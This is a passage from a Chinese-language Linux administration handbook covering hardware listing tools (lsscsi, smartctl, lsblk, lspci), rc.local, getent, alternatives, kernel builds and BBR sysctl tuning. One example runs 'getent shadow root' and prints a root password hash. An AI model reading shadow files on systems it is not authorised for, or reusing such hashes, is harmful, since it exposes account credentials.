  iProduct                2 UHCI Host Controller
  iSerial                 1 0000:00:1d.0
  bNumConfigurations      1
  Configuration Descriptor:
    bLength                 9
    bDescriptorType         2
    wTotalLength           25
    bNumInterfaces          1
    bConfigurationValue     1
    iConfiguration          0
    bmAttributes         0xe0
      Self Powered
      Remote Wakeup
    MaxPower                0mA
    Interface Descriptor:
      bLength                 9
      bDescriptorType         4
      bInterfaceNumber        0
      bAlternateSetting       0
      bNumEndpoints           1
      bInterfaceClass         9 Hub
      bInterfaceSubClass      0 Unused
      bInterfaceProtocol      0 Full speed (or root) hub
      iInterface              0
      Endpoint Descriptor:
        bLength                 7
        bDescriptorType         5
        bEndpointAddress     0x81  EP 1 IN
        bmAttributes            3
          Transfer Type            Interrupt
          Synch Type               None
          Usage Type               Data
        wMaxPacketSize     0x0002  1x 2 bytes
        bInterval             255
Hub Descriptor:
  bLength               9
  bDescriptorType      41
  nNbrPorts             2
  wHubCharacteristic 0x000a
    No power switching (usb 1.0)
```

```
    Per-port overcurrent protection
  bPwrOn2PwrGood        1 * 2 milli seconds
  bHubContrCurrent      0 milli Ampere
  DeviceRemovable    0x00
  PortPwrCtrlMask    0xff
 Hub Port Status:
   Port 1: 0000.0100 power
   Port 2: 0000.0100 power
Device Status:     0x0003
  Self Powered
  Remote Wakeup Enabled
```

lsscsi - list SCSI devices (or hosts) and their attributes

```
# yum install lsscsi
```

lsscsi

```
# lsscsi
[1:0:0:0]    disk    ATA      WDC WD10EZEX-00R 80.0  /dev/sda
[2:0:0:0]    disk    ATA      WDC WD10EZEX-00R 80.0  /dev/sdb
[5:0:0:0]    cd/dvd  PIONEER  DVD-ROM DVD-231  1.02  /dev/sr0

# lsscsi -L
[1:0:0:0]    disk    ATA      WDC WD10EZEX-00R 80.0  /dev/sda
  device_blocked=0
  iocounterbits=32
  iodone_cnt=0x4cdcf62
  ioerr_cnt=0x3
  iorequest_cnt=0x4d27c32
  queue_depth=31
  queue_type=simple
  scsi_level=6
  state=running
  timeout=30
  type=0
[2:0:0:0]    disk    ATA      WDC WD10EZEX-00R 80.0  /dev/sdb
```

```
  device_blocked=0
  iocounterbits=32
  iodone_cnt=0x4ac8a9c
  ioerr_cnt=0x3
  iorequest_cnt=0x4b11222
  queue_depth=31
  queue_type=simple
  scsi_level=6
  state=running
  timeout=30
  type=0
[5:0:0:0]    cd/dvd  PIONEER  DVD-ROM DVD-231  1.02  /dev/sr0
  device_blocked=0
  iocounterbits=32
  iodone_cnt=0x1a
  ioerr_cnt=0x0
  iorequest_cnt=0x44
  queue_depth=1
  queue_type=none
  scsi_level=6
  state=running
  timeout=30
  type=5
```

```
# cat /proc/scsi/scsi
Attached devices:
Host: scsi0 Channel: 02 Id: 00 Lun: 00
  Vendor: DELL     Model: PERC H700        Rev: 2.10
  Type:   Direct-Access                    ANSI SCSI revision:
05
Host: scsi0 Channel: 02 Id: 01 Lun: 00
  Vendor: DELL     Model: PERC H700        Rev: 2.10
  Type:   Direct-Access                    ANSI SCSI revision:
05
```

3.4. 存储设备

HBA

```
# dmesg | grep QLogic
QLogic Fibre Channel HBA Driver: 8.03.01.05.06.0-k8
 QLogic Fibre Channel HBA Driver: 8.03.01.05.06.0-k8
  QLogic QLE2562 - PCI-Express Dual Channel 8Gb Fibre Channel
HBA
 QLogic Fibre Channel HBA Driver: 8.03.01.05.06.0-k8
  QLogic QLE2562 - PCI-Express Dual Channel 8Gb Fibre Channel
HBA


# dmesg | grep qla
qla2xxx 0000:04:00.0: PCI INT A -> GSI 38 (level, low) -> IRQ
38
qla2xxx 0000:04:00.0: Found an ISP2532, irq 38, iobase
0xffffc90016e76000
qla2xxx 0000:04:00.0: irq 61 for MSI/MSI-X
qla2xxx 0000:04:00.0: irq 62 for MSI/MSI-X
qla2xxx 0000:04:00.0: Configuring PCI space...
qla2xxx 0000:04:00.0: setting latency timer to 64
qla2xxx 0000:04:00.0: Configure NVRAM parameters...
qla2xxx 0000:04:00.0: Verifying loaded RISC code...
qla2xxx 0000:04:00.0: firmware: requesting ql2500_fw.bin
qla2xxx 0000:04:00.0: FW: Loading via request-firmware...
qla2xxx 0000:04:00.0: Allocated (64 KB) for FCE...
qla2xxx 0000:04:00.0: Allocated (64 KB) for EFT...
qla2xxx 0000:04:00.0: Allocated (1350 KB) for firmware dump...
qla2xxx 0000:04:00.0: Unable to read FCP priority data.
scsi0 : qla2xxx
qla2xxx 0000:04:00.0:
qla2xxx 0000:04:00.1: PCI INT B -> GSI 45 (level, low) -> IRQ
45
qla2xxx 0000:04:00.1: Found an ISP2532, irq 45, iobase
0xffffc90016e06000
qla2xxx 0000:04:00.1: irq 63 for MSI/MSI-X
qla2xxx 0000:04:00.1: irq 64 for MSI/MSI-X
qla2xxx 0000:04:00.1: Configuring PCI space...
qla2xxx 0000:04:00.1: setting latency timer to 64
qla2xxx 0000:04:00.1: Configure NVRAM parameters...
qla2xxx 0000:04:00.1: Verifying loaded RISC code...
qla2xxx 0000:04:00.1: FW: Loading via request-firmware...
qla2xxx 0000:04:00.1: Allocated (64 KB) for FCE...
qla2xxx 0000:04:00.1: Allocated (64 KB) for EFT...
qla2xxx 0000:04:00.1: Allocated (1350 KB) for firmware dump...
```

```
qla2xxx 0000:04:00.1: Unable to read FCP priority data.
scsi1 : qla2xxx
qla2xxx 0000:04:00.1:
qla2xxx 0000:04:00.0: LIP reset occurred (f700).
qla2xxx 0000:04:00.1: LIP reset occurred (f700).
qla2xxx 0000:04:00.0: LOOP UP detected (8 Gbps).
qla2xxx 0000:04:00.1: LOOP UP detected (8 Gbps).
```

lsblk - list block devices

```
$ lsblk
NAME   MAJ:MIN RM   SIZE RO TYPE MOUNTPOINT
sda      8:0    0 149.1G  0 disk
├─sda1   8:1    0    54G  0 part /home
├─sda2   8:2    0     1K  0 part
├─sda5   8:5    0     2G  0 part [SWAP]
└─sda6   8:6    0  93.1G  0 part /srv
sr0     11:0    1  1024M  0 rom
```

```
# lsblk
NAME        MAJ:MIN RM   SIZE RO TYPE  MOUNTPOINT
sdb           8:16   0 931.5G  0 disk
?..md126       9:126  0 931.5G  0 raid1
  ?..md126p1 259:0    0   500M  0 md    /boot
  ?..md126p2 259:1    0  48.8G  0 md    /
  ?..md126p3 259:2    0  14.7G  0 md    [SWAP]
  ?..md126p4 259:3    0     1K  0 md
  ?..md126p5 259:4    0 390.6G  0 md    /www
  ?..md126p6 259:5    0 476.9G  0 md    /opt
sda           8:0    0 931.5G  0 disk
?..md126       9:126  0 931.5G  0 raid1
  ?..md126p1 259:0    0   500M  0 md    /boot
  ?..md126p2 259:1    0  48.8G  0 md    /
  ?..md126p3 259:2    0  14.7G  0 md    [SWAP]
  ?..md126p4 259:3    0     1K  0 md
  ?..md126p5 259:4    0 390.6G  0 md    /www
  ?..md126p6 259:5    0 476.9G  0 md    /opt
sr0          11:0    1  1024M  0 rom
```

smartctl - Control and Monitor Utility for SMART Disks

```
# smartctl -i /dev/sda
smartctl version 5.38 [x86_64-redhat-linux-gnu] Copyright (C)
2002-8 Bruce Allen
Home page is http://smartmontools.sourceforge.net/

=== START OF INFORMATION SECTION ===
Model Family:     Western Digital Caviar Second Generation
Serial ATA family
Device Model:     WDC WD1600AAJS-75M0A0
Serial Number:    WD-WCAV35616755
Firmware Version: 02.03E02
User Capacity:    160,000,000,000 bytes
Device is:        In smartctl database [for details use: -P
show]
ATA Version is:   8
ATA Standard is:  Exact ATA specification draft version not
indicated
Local Time is:    Wed May  5 13:05:18 2010 CST
SMART support is: Available - device has SMART capability.
SMART support is: Enabled
```

如果 SMART support is: Disabled 使用下面命令启用

```
# smartctl --smart=on --offlineauto=on --saveauto=on /dev/hdb
```

健康情况

```
# smartctl -H /dev/sda
smartctl version 5.38 [x86_64-redhat-linux-gnu] Copyright (C)
2002-8 Bruce Allen
Home page is http://smartmontools.sourceforge.net/

=== START OF READ SMART DATA SECTION ===
SMART overall-health self-assessment test result: PASSED
```

PASSED，这表示硬盘健康状态良好,Failure 最好立刻给服务器更换硬盘

使用 -a 参数显示所有信息

Seagate

```
[root@manager ~]# smartctl -a /dev/sda
smartctl 5.43 2012-06-30 r3573 [x86_64-linux-2.6.32-
358.11.1.el6.x86_64] (local build)
Copyright (C) 2002-12 by Bruce Allen,
http://smartmontools.sourceforge.net

=== START OF INFORMATION SECTION ===
Model Family:     Seagate Constellation ES (SATA)
Device Model:     ST31000524NS
Serial Number:    9WK4B5RH
LU WWN Device Id: 5 000c50 035116f81
Firmware Version: SN12
User Capacity:    1,000,204,886,016 bytes [1.00 TB]
Sector Size:      512 bytes logical/physical
Device is:        In smartctl database [for details use: -P
show]
ATA Version is:   8
ATA Standard is:  ATA-8-ACS revision 4
Local Time is:    Thu Dec 19 09:30:59 2013 HKT
SMART support is: Available - device has SMART capability.
SMART support is: Enabled

=== START OF READ SMART DATA SECTION ===
SMART overall-health self-assessment test result: PASSED

General SMART Values:
Offline data collection status:  (0x82) Offline data collection
activity
                                        was completed without
error.
                                        Auto Offline Data
Collection: Enabled.
Self-test execution status:      (   0) The previous self-test
routine completed
```

```
                                        without error or no
self-test has ever
                                        been run.
Total time to complete Offline
data collection:                (  617) seconds.
Offline data collection
capabilities:                    (0x7b) SMART execute Offline
immediate.
                                        Auto Offline data
collection on/off support.
                                        Suspend Offline
collection upon new
                                        command.
                                        Offline surface scan
supported.
                                        Self-test supported.
                                        Conveyance Self-test
supported.
                                        Selective Self-test
supported.
SMART capabilities:            (0x0003) Saves SMART data before
entering
                                        power-saving mode.
                                        Supports SMART auto
save timer.
Error logging capability:        (0x01) Error logging
supported.
                                        General Purpose Logging
supported.
Short self-test routine
recommended polling time:        (   1) minutes.
Extended self-test routine
recommended polling time:        ( 172) minutes.
Conveyance self-test routine
recommended polling time:        (   2) minutes.
SCT capabilities:              (0x10bd) SCT Status supported.
                                        SCT Error Recovery
Control supported.
                                        SCT Feature Control
supported.
                                        SCT Data Table
supported.

SMART Attributes Data Structure revision number: 10
Vendor Specific SMART Attributes with Thresholds:
```

```
ID# ATTRIBUTE_NAME          FLAG     VALUE WORST THRESH TYPE
UPDATED  WHEN_FAILED RAW_VALUE
  1 Raw_Read_Error_Rate     0x000f   082   063   044    Pre-
fail  Always       -       187232024
  3 Spin_Up_Time            0x0003   096   095   000    Pre-
fail  Always       -       0
  4 Start_Stop_Count        0x0032   100   100   020    Old_age
Always       -       219
  5 Reallocated_Sector_Ct   0x0033   100   100   036    Pre-
fail  Always       -       0
  7 Seek_Error_Rate         0x000f   078   060   030    Pre-
fail  Always       -       65487640
  9 Power_On_Hours          0x0032   077   077   000    Old_age
Always       -       20444
 10 Spin_Retry_Count        0x0013   100   100   097    Pre-
fail  Always       -       0
 12 Power_Cycle_Count       0x0032   100   100   020    Old_age
Always       -       125
184 End-to-End_Error        0x0032   100   100   099    Old_age
Always       -       0
187 Reported_Uncorrect      0x0032   100   100   000    Old_age
Always       -       0
188 Command_Timeout         0x0032   100   100   000    Old_age
Always       -       0
189 High_Fly_Writes         0x003a   100   100   000    Old_age
Always       -       0
190 Airflow_Temperature_Cel 0x0022   067   055   045    Old_age
Always       -       33 (Min/Max 24/39)
191 G-Sense_Error_Rate      0x0032   100   100   000    Old_age
Always       -       0
192 Power-Off_Retract_Count 0x0032   100   100   000    Old_age
Always       -       103
193 Load_Cycle_Count        0x0032   100   100   000    Old_age
Always       -       219
194 Temperature_Celsius     0x0022   033   045   000    Old_age
Always       -       33 (0 22 0 0 0)
195 Hardware_ECC_Recovered  0x001a   031   022   000    Old_age
Always       -       187232024
197 Current_Pending_Sector  0x0012   100   100   000    Old_age
Always       -       0
198 Offline_Uncorrectable   0x0010   100   100   000    Old_age
Offline      -       0
199 UDMA_CRC_Error_Count    0x003e   200   200   000    Old_age
Always       -       0
```

```
SMART Error Log Version: 1
No Errors Logged

SMART Self-test log structure revision number 1
No self-tests have been logged.  [To run self-tests, use:
smartctl -t]


SMART Selective self-test log data structure revision number 1
 SPAN  MIN_LBA  MAX_LBA  CURRENT_TEST_STATUS
    1        0        0  Not_testing
    2        0        0  Not_testing
    3        0        0  Not_testing
    4        0        0  Not_testing
    5        0        0  Not_testing
Selective self-test flags (0x0):
  After scanning selected spans, do NOT read-scan remainder of
disk.
If Selective self-test is pending on power-up, resume after 0
minute delay.
```

Western Digital

```
# smartctl -a /dev/sdb
smartctl 5.43 2012-06-30 r3573 [x86_64-linux-2.6.32-
358.11.1.el6.x86_64] (local build)
Copyright (C) 2002-12 by Bruce Allen,
http://smartmontools.sourceforge.net

=== START OF INFORMATION SECTION ===
Model Family:     Western Digital RE4 Serial ATA
Device Model:     WDC WD1003FBYX-01Y7B1
Serial Number:    WD-WMAW30176328
LU WWN Device Id: 5 0014ee 206836654
Firmware Version: 01.01V02
User Capacity:    1,000,204,886,016 bytes [1.00 TB]
Sector Size:      512 bytes logical/physical
Device is:        In smartctl database [for details use: -P
show]
ATA Version is:   8
```

```
ATA Standard is:  Exact ATA specification draft version not
indicated
Local Time is:    Thu Dec 19 09:31:03 2013 HKT
SMART support is: Available - device has SMART capability.
SMART support is: Enabled

=== START OF READ SMART DATA SECTION ===
SMART overall-health self-assessment test result: PASSED

General SMART Values:
Offline data collection status:  (0x84) Offline data collection
activity
                                        was suspended by an
interrupting command from host.
                                        Auto Offline Data
Collection: Enabled.
Self-test execution status:      (   0) The previous self-test
routine completed
                                        without error or no
self-test has ever
                                        been run.
Total time to complete Offline
data collection:                (15900) seconds.
Offline data collection
capabilities:                    (0x7b) SMART execute Offline
immediate.
                                        Auto Offline data
collection on/off support.
                                        Suspend Offline
collection upon new
                                        command.
                                        Offline surface scan
supported.
                                        Self-test supported.
                                        Conveyance Self-test
supported.
                                        Selective Self-test
supported.
SMART capabilities:            (0x0003) Saves SMART data before
entering
                                        power-saving mode.
                                        Supports SMART auto
save timer.
Error logging capability:        (0x01) Error logging
supported.
```

```
                                        General Purpose Logging
supported.
Short self-test routine
recommended polling time:        (   2) minutes.
Extended self-test routine
recommended polling time:        ( 156) minutes.
Conveyance self-test routine
recommended polling time:        (   5) minutes.
SCT capabilities:              (0x303f) SCT Status supported.
                                        SCT Error Recovery
Control supported.
                                        SCT Feature Control
supported.
                                        SCT Data Table
supported.

SMART Attributes Data Structure revision number: 16
Vendor Specific SMART Attributes with Thresholds:
ID# ATTRIBUTE_NAME          FLAG     VALUE WORST THRESH TYPE
UPDATED  WHEN_FAILED RAW_VALUE
  1 Raw_Read_Error_Rate     0x002f   200   200   051    Pre-
fail  Always       -       0
  3 Spin_Up_Time            0x0027   180   175   021    Pre-
fail  Always       -       3983
  4 Start_Stop_Count        0x0032   100   100   000    Old_age
Always       -       81
  5 Reallocated_Sector_Ct   0x0033   200   200   140    Pre-
fail  Always       -       0
  7 Seek_Error_Rate         0x002e   200   200   000    Old_age
Always       -       0
  9 Power_On_Hours          0x0032   084   084   000    Old_age
Always       -       12404
 10 Spin_Retry_Count        0x0032   100   253   000    Old_age
Always       -       0
 11 Calibration_Retry_Count 0x0032   100   253   000    Old_age
Always       -       0
 12 Power_Cycle_Count       0x0032   100   100   000    Old_age
Always       -       79
192 Power-Off_Retract_Count 0x0032   200   200   000    Old_age
Always       -       70
193 Load_Cycle_Count        0x0032   200   200   000    Old_age
Always       -       10
194 Temperature_Celsius     0x0022   112   097   000    Old_age
Always       -       35
196 Reallocated_Event_Count 0x0032   200   200   000    Old_age
```

```
Always       -       0
197 Current_Pending_Sector  0x0032   200   200   000    Old_age
Always       -       0
198 Offline_Uncorrectable   0x0030   200   200   000    Old_age
Offline      -       0
199 UDMA_CRC_Error_Count    0x0032   200   200   000    Old_age
Always       -       0
200 Multi_Zone_Error_Rate   0x0008   200   200   000    Old_age
Offline      -       0

SMART Error Log Version: 1
No Errors Logged

SMART Self-test log structure revision number 1
No self-tests have been logged.  [To run self-tests, use:
smartctl -t]


SMART Selective self-test log data structure revision number 1
 SPAN  MIN_LBA  MAX_LBA  CURRENT_TEST_STATUS
    1        0        0  Not_testing
    2        0        0  Not_testing
    3        0        0  Not_testing
    4        0        0  Not_testing
    5        0        0  Not_testing
Selective self-test flags (0x0):
  After scanning selected spans, do NOT read-scan remainder of
disk.
If Selective self-test is pending on power-up, resume after 0
minute delay.
```

3.5. 内存设备

numactl - Control NUMA policy for processes or shared memory

```
neo@ubuntu:~$ sudo apt install numactl

neo@ubuntu:~$ numactl --hardware
available: 1 nodes (0)
```

```
node 0 cpus: 0 1 2 3 4 5 6 7
node 0 size: 16039 MB
node 0 free: 10675 MB
node distances:
node   0
  0:  10
```

3.6. PCI 设备

lspci - list all PCI devices

```
$ lspci
00:00.0 Host bridge: Intel Corporation 82945G/GZ/P/PL Memory
Controller Hub (rev 02)
00:02.0 VGA compatible controller: Intel Corporation 82945G/GZ
Integrated Graphics Controller (rev 02)
00:1b.0 Audio device: Intel Corporation 82801G (ICH7 Family)
High Definition Audio Controller (rev 01)
00:1c.0 PCI bridge: Intel Corporation 82801G (ICH7 Family) PCI
Express Port 1 (rev 01)
00:1c.2 PCI bridge: Intel Corporation 82801G (ICH7 Family) PCI
Express Port 3 (rev 01)
00:1c.3 PCI bridge: Intel Corporation 82801G (ICH7 Family) PCI
Express Port 4 (rev 01)
00:1d.0 USB Controller: Intel Corporation 82801G (ICH7 Family)
USB UHCI Controller #1 (rev 01)
00:1d.1 USB Controller: Intel Corporation 82801G (ICH7 Family)
USB UHCI Controller #2 (rev 01)
00:1d.2 USB Controller: Intel Corporation 82801G (ICH7 Family)
USB UHCI Controller #3 (rev 01)
00:1d.3 USB Controller: Intel Corporation 82801G (ICH7 Family)
USB UHCI Controller #4 (rev 01)
00:1d.7 USB Controller: Intel Corporation 82801G (ICH7 Family)
USB2 EHCI Controller (rev 01)
00:1e.0 PCI bridge: Intel Corporation 82801 PCI Bridge (rev e1)
00:1f.0 ISA bridge: Intel Corporation 82801GB/GR (ICH7 Family)
LPC Interface Bridge (rev 01)
00:1f.1 IDE interface: Intel Corporation 82801G (ICH7 Family)
IDE Controller (rev 01)
00:1f.2 IDE interface: Intel Corporation 82801GB/GR/GH (ICH7
```

```
Family) SATA IDE Controller (rev 01)
00:1f.3 SMBus: Intel Corporation 82801G (ICH7 Family) SMBus
Controller (rev 01)
01:00.0 Ethernet controller: Realtek Semiconductor Co., Ltd.
RTL8111/8168B PCI Express Gigabit Ethernet controller (rev 02)
04:00.0 Ethernet controller: Realtek Semiconductor Co., Ltd.
RTL-8139/8139C/8139C+ (rev 10)
```

```
$ lspci -tv
-[0000:00]-+-00.0  Intel Corporation 82945G/GZ/P/PL Memory
Controller Hub
           +-02.0  Intel Corporation 82945G/GZ Integrated
Graphics Controller
           +-1b.0  Intel Corporation N10/ICH 7 Family High
Definition Audio Controller
           +-1c.0-[0000:01]----00.0  Realtek Semiconductor Co.,
Ltd. RTL8111/8168B PCI Express Gigabit Ethernet controller
           +-1c.2-[0000:02]--
           +-1c.3-[0000:03]--
           +-1d.0  Intel Corporation N10/ICH7 Family USB UHCI
Controller #1
           +-1d.1  Intel Corporation N10/ICH 7 Family USB UHCI
Controller #2
           +-1d.2  Intel Corporation N10/ICH 7 Family USB UHCI
Controller #3
           +-1d.3  Intel Corporation N10/ICH 7 Family USB UHCI
Controller #4
           +-1d.7  Intel Corporation N10/ICH 7 Family USB2 EHCI
Controller
           +-1e.0-[0000:04]----00.0  Realtek Semiconductor Co.,
Ltd. RTL-8139/8139C/8139C+
           +-1f.0  Intel Corporation 82801GB/GR (ICH7 Family)
LPC Interface Bridge
           +-1f.1  Intel Corporation 82801G (ICH7 Family) IDE
Controller
           +-1f.2  Intel Corporation N10/ICH7 Family SATA IDE
Controller
           \-1f.3  Intel Corporation N10/ICH 7 Family SMBus
Controller
```

3.7. udev - Linux dynamic device management

第 3 章 /etc 配置文件

1. /etc/rc.local

/etc/rc.local 是一个开机启动脚本

```
[root@testing ~]# cat /etc/rc.local
#!/bin/bash
# THIS FILE IS ADDED FOR COMPATIBILITY PURPOSES
#
# It is highly advisable to create own systemd services or udev
rules
# to run scripts during boot instead of using this file.
#
# In contrast to previous versions due to parallel execution
during boot
# this script will NOT be run after all other services.
#
# Please note that you must run 'chmod +x /etc/rc.d/rc.local'
to ensure
# that this script will be executed during boot.

touch /var/lock/subsys/local
```

提示

很多系统已经弃用了该运行方案

CentOS 8 Stream 如果你想使用 rc.local 需要做如下配置

```
cat >> /usr/lib/systemd/system/rc-local.service <<EOF

[Install]
WantedBy=multi-user.target
EOF
```

```
[root@testing ~]# chmod +x /etc/rc.d/rc.local

[root@testing ~]# systemctl enable rc-local
Created symlink /etc/systemd/system/multi-user.target.wants/rc-
local.service → /usr/lib/systemd/system/rc-local.service.

[root@testing ~]# systemctl start rc-local

[root@testing ~]# systemctl status rc-local
● rc-local.service - /etc/rc.d/rc.local Compatibility
   Loaded: loaded (/usr/lib/systemd/system/rc-local.service;
enabled; vendor preset: disabled)
   Active: active (exited) since Mon 2021-08-16 12:57:16 CST;
2s ago
     Docs: man:systemd-rc-local-generator(8)
  Process: 532000 ExecStart=/etc/rc.d/rc.local start
(code=exited, status=0/SUCCESS)

Aug 16 12:57:16 testing systemd[1]: Starting /etc/rc.d/rc.local
Compatibility...
Aug 16 12:57:16 testing systemd[1]: Started /etc/rc.d/rc.local
Compatibility.
```

2. getent 用来察看系统的数据库中的相关记录

支持数据库

```
ahosts ahostsv4 ahostsv6 aliases ethers group gshadow hosts
initgroups
netgroup networks passwd protocols rpc services shadow
```

2.1. 主机名

查找主机名

```
[root@localhost ~]# getent hosts localhost
::1             localhost localhost.localdomain localhost6
localhost6.localdomain6

[root@localhost ~]# getent hosts localhost.localdomain
::1             localhost localhost.localdomain localhost6
localhost6.localdomain6
```

2.2. 用户组

查看用户

```
[root@localhost ~]# getent passwd halt
halt:x:7:0:halt:/sbin:/sbin/halt

[root@localhost ~]# getent passwd `whoami`
root:x:0:0:root:/root:/bin/bash
```

通过UID查看用户信息

```
[root@localhost ~]# getent passwd 65534
nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin
```

判定用户组test是否存在：如果存在就退出，不存在就创建

```
[root@localhost ~]# getent group test || groupadd test

[root@localhost ~]# getent group zabbix > /dev/null || groupadd
-r zabbix
[root@localhost ~]# getent passwd zabbix > /dev/null || useradd
-r -g zabbix -s /sbin/nologin -c "Zabbix Monitoring System"
zabbix
```

2.3. 查看端口

```
[root@localhost ~]# getent services 22
ssh                   22/tcp
[root@localhost ~]# getent services 80
http                  80/tcp www www-http
[root@localhost ~]# getent services 443
https                 443/tcp
```

2.4. shadow 密码

```
[root@localhost ~]# getent shadow root
root:$6$PlAA9lHTPmwOO8TL$1cjrer572Zbw.1nR4TvWRZRdRFuNgNxJayh4sn
UtqGZ6brTZNOyzWHfFUFptXUGjDgxqdrAtweeIuWbvbmtuQ1::0:99999:7:::

[root@localhost ~]# getent shadow sshd
sshd:!!:18229::::::
```

3. /etc/inputrc

键盘映射配置文件,用户不同终端下的键盘定义

```
% grep -v '^#' /etc/inputrc | grep -v "^$"
set input-meta on
set output-meta on
$if mode=emacs
"\e[1~": beginning-of-line
"\e[4~": end-of-line
"\e[3~": delete-char
"\e[2~": quoted-insert
"\e[1;5C": forward-word
"\e[1;5D": backward-word
"\e[5C": forward-word
"\e[5D": backward-word
"\e\e[C": forward-word
"\e\e[D": backward-word
$if term=rxvt
"\e[8~": end-of-line
"\eOc": forward-word
"\eOd": backward-word
$endif
$endif
```

4. /etc/shells

系统有效地登陆Shell

```
% cat /etc/shells
# /etc/shells: valid login shells
/bin/sh
/bin/dash
/bin/bash
/bin/rbash
/usr/bin/tmux
/usr/bin/screen
/bin/zsh
/usr/bin/zsh
```

5. shutdown

```
shutdown -h now
shutdown -h 10:00 10点关机
shutdown -h +10 10mins后关机
shutdown -r now reboot at once
shutdown -r +30 'System will reboot in 30mins'
shutdown -k 'System will reboot'
```

6. Profile

6.1. shell

```
$ chsh /bin/bash
```

7. 环境默认值

alternatives - maintain symbolic links determining default commands

7.1. 显示所有配置项

```
[root@localhost ~]# alternatives --list
libwbclient.so.0.14-64  auto
/usr/lib64/samba/wbclient/libwbclient.so.0.14
ld      auto    /usr/bin/ld.bfd
cups_backend_smb        auto    /usr/bin/smbspool
mta     auto    /usr/sbin/sendmail.postfix
libnssckbi.so.x86_64    auto    /usr/lib64/pkcs11/p11-kit-
trust.so
jre_1.8.0       auto    /usr/lib/jvm/java-1.8.0-openjdk-
1.8.0.212.b04-0.el7_6.x86_64/jre
jre_1.8.0_openjdk       auto    /usr/lib/jvm/jre-1.8.0-openjdk-
1.8.0.212.b04-0.el7_6.x86_64
pgsql-ld-conf   auto    /usr/pgsql-11/share/postgresql-11-
libs.conf
dockerd auto    /usr/bin/dockerd-ce
java    auto    /usr/lib/jvm/java-1.8.0-openjdk-1.8.0.212.b04-
0.el7_6.x86_64/jre/bin/java
jre_openjdk     auto    /usr/lib/jvm/java-1.8.0-openjdk-
1.8.0.212.b04-0.el7_6.x86_64/jre
jre_11  auto    /usr/lib/jvm/java-11-openjdk-11.0.3.7-
0.el7_6.x86_64
jre_11_openjdk  auto    /usr/lib/jvm/jre-11-openjdk-11.0.3.7-
0.el7_6.x86_64
```

7.2. 切换版本

```
[root@localhost ~]# alternatives --config java
```

```
There are 3 programs which provide 'java'.

  Selection    Command
-----------------------------------------------
   1           java-1.8.0-openjdk.x86_64 (/usr/lib/jvm/java-
1.8.0-openjdk-1.8.0.201.b09-2.el7_6.x86_64/jre/bin/java)
*+ 2           java-1.8.0-openjdk.x86_64 (/usr/lib/jvm/java-
1.8.0-openjdk-1.8.0.212.b04-0.el7_6.x86_64/jre/bin/java)
   3           java-11-openjdk.x86_64 (/usr/lib/jvm/java-11-
openjdk-11.0.3.7-0.el7_6.x86_64/bin/java)

Enter to keep the current selection[+], or type selection
number: 3
```

输入数字 3，切换到 Java 11

```
[root@localhost ~]# java -version
openjdk version "11.0.3" 2019-04-16 LTS
OpenJDK Runtime Environment 18.9 (build 11.0.3+7-LTS)
OpenJDK 64-Bit Server VM 18.9 (build 11.0.3+7-LTS, mixed mode,
sharing)
```

7.3. 使用 alternatives 管理自己的软件版本

下面 nodejs 是编译版本，我们需要使用 alternatives 来管理版本

```
alternatives --install /usr/local/bin/node node /srv/node-
v12.3.1/bin/node  100
```

查看 node

```
[root@localhost ~]# alternatives --display node
node - status is auto.
 link currently points to /srv/node-v12.3.1/bin/node
/srv/node-v12.3.1/bin/node - priority 100
Current `best' version is /srv/node-v12.3.1/bin/node.
```

删除 node

```
[root@localhost ~]# alternatives --remove node /srv/node-
v12.3.1/bin/node
[root@localhost ~]# alternatives --display node
```

7.4. 配置系统默认编辑器

```
update-alternatives --config editor
```

```
root@production:~# update-alternatives --config editor
There are 4 choices for the alternative editor (providing
/usr/bin/editor).

  Selection    Path                Priority   Status
------------------------------------------------------------
  0            /bin/nano            40        auto mode
  1            /bin/ed             -100       manual mode
  2            /bin/nano            40        manual mode
  3            /usr/bin/vim.basic   30        manual mode
* 4            /usr/bin/vim.tiny    10        manual mode

Press <enter> to keep the current choice[*], or type selection
```

```
number:
```

第 4 章 Kernel

摘要

1. 编译安装内核

```
wget -q -c http://www.kernel.org/pub/linux/kernel/v3.0/linux-
3.0.1.tar.bz2
tar jxvf linux-3.0.1.tar.bz2

cd linux-3.0.1
make clean
make mrproper
make menuconfig
make
make modules_install
make install
```

2. sysctl - configure kernel parameters at runtime

2.1. sysctl.d

```
$ ls /etc/sysctl.d/
$ cat /etc/sysctl.d/30-postgresql-shm.conf
```

2.2. vm.overcommit_memory

内存与交换分区分配相关

https://access.redhat.com/site/documentation/en-US/Red_Hat_Enterprise_Linux/6/html/Performance_Tuning_Guide/s-memory-captun.html

```
vm.overcommit_memory = 1
```

2.3. TCP 拥塞控制算法

https://github.com/google/bbr

2017 年之后已经集成近 linux 内核

查看当前算法

```
neo@netkiller ~ % sudo sysctl -a | egrep
"net.ipv4.tcp_congestion_control|net.core.default_qdisc"
net.core.default_qdisc = fq_codel
```

```
net.ipv4.tcp_congestion_control = cubic

neo@netkiller ~ % cat /proc/sys/net/ipv4/tcp_congestion_control
cubic
```

确认内核已经含有 tcp_bbr 模块

```
root@netkiller ~ % lsmod | grep tcp_bbr
tcp_bbr                20480  1
```

切换到bbr算法

```
                        :
sudo -s
sysctl -w "net.core.default_qdisc=fq"
sysctl -w "net.ipv4.tcp_congestion_control=bbr"
```

切回cubic

```
sysctl -w "net.core.default_qdisc=fq_codel"
sysctl -w "net.ipv4.tcp_congestion_control=cubic"
```

写入 /etc/sysctl.conf 文件

```
echo "net.core.default_qdisc=fq" | sudo tee -a /etc/sysctl.conf

echo "net.ipv4.tcp_congestion_control=bbr" | sudo tee -a
/etc/sysctl.conf
```

```
sudo sysctl -p
```

2.4. bbr

修改系统变量

```
echo "net.core.default_qdisc=fq" >> /etc/sysctl.conf
echo "net.ipv4.tcp_congestion_control=bbr" >> /etc/sysctl.conf
```

保存生效

```
sysctl -p
```

查看内核是否已开启BBR

```
[root@localhost ~]# sysctl
net.ipv4.tcp_available_congestion_control
net.ipv4.tcp_available_congestion_control = bbr cubic reno
```

查看BBR模块是否加载成功

```
[root@localhost ~]# lsmod | grep bbr
tcp_bbr 20480 14
```

3. /sys

3.1. /sys/class/net/

```
$ cat /sys/class/net/eth0/statistics/rx_bytes
$ cat /sys/class/net/eth0/statistics/tx_bytes
```

3.2. sysfsutils

```
[root@development ~]# dnf install sysfsutils
```

```
cat >> /etc/sysfs.conf <<EOF
kernel/mm/transparent_hugepage/enabled = never
kernel/mm/transparent_hugepage/defrag = never
EOF
```

4. /proc

4.1. 查看系统版本

```
[root@localhost ~]# cat /proc/version
Linux version 3.10.0-693.el7.x86_64
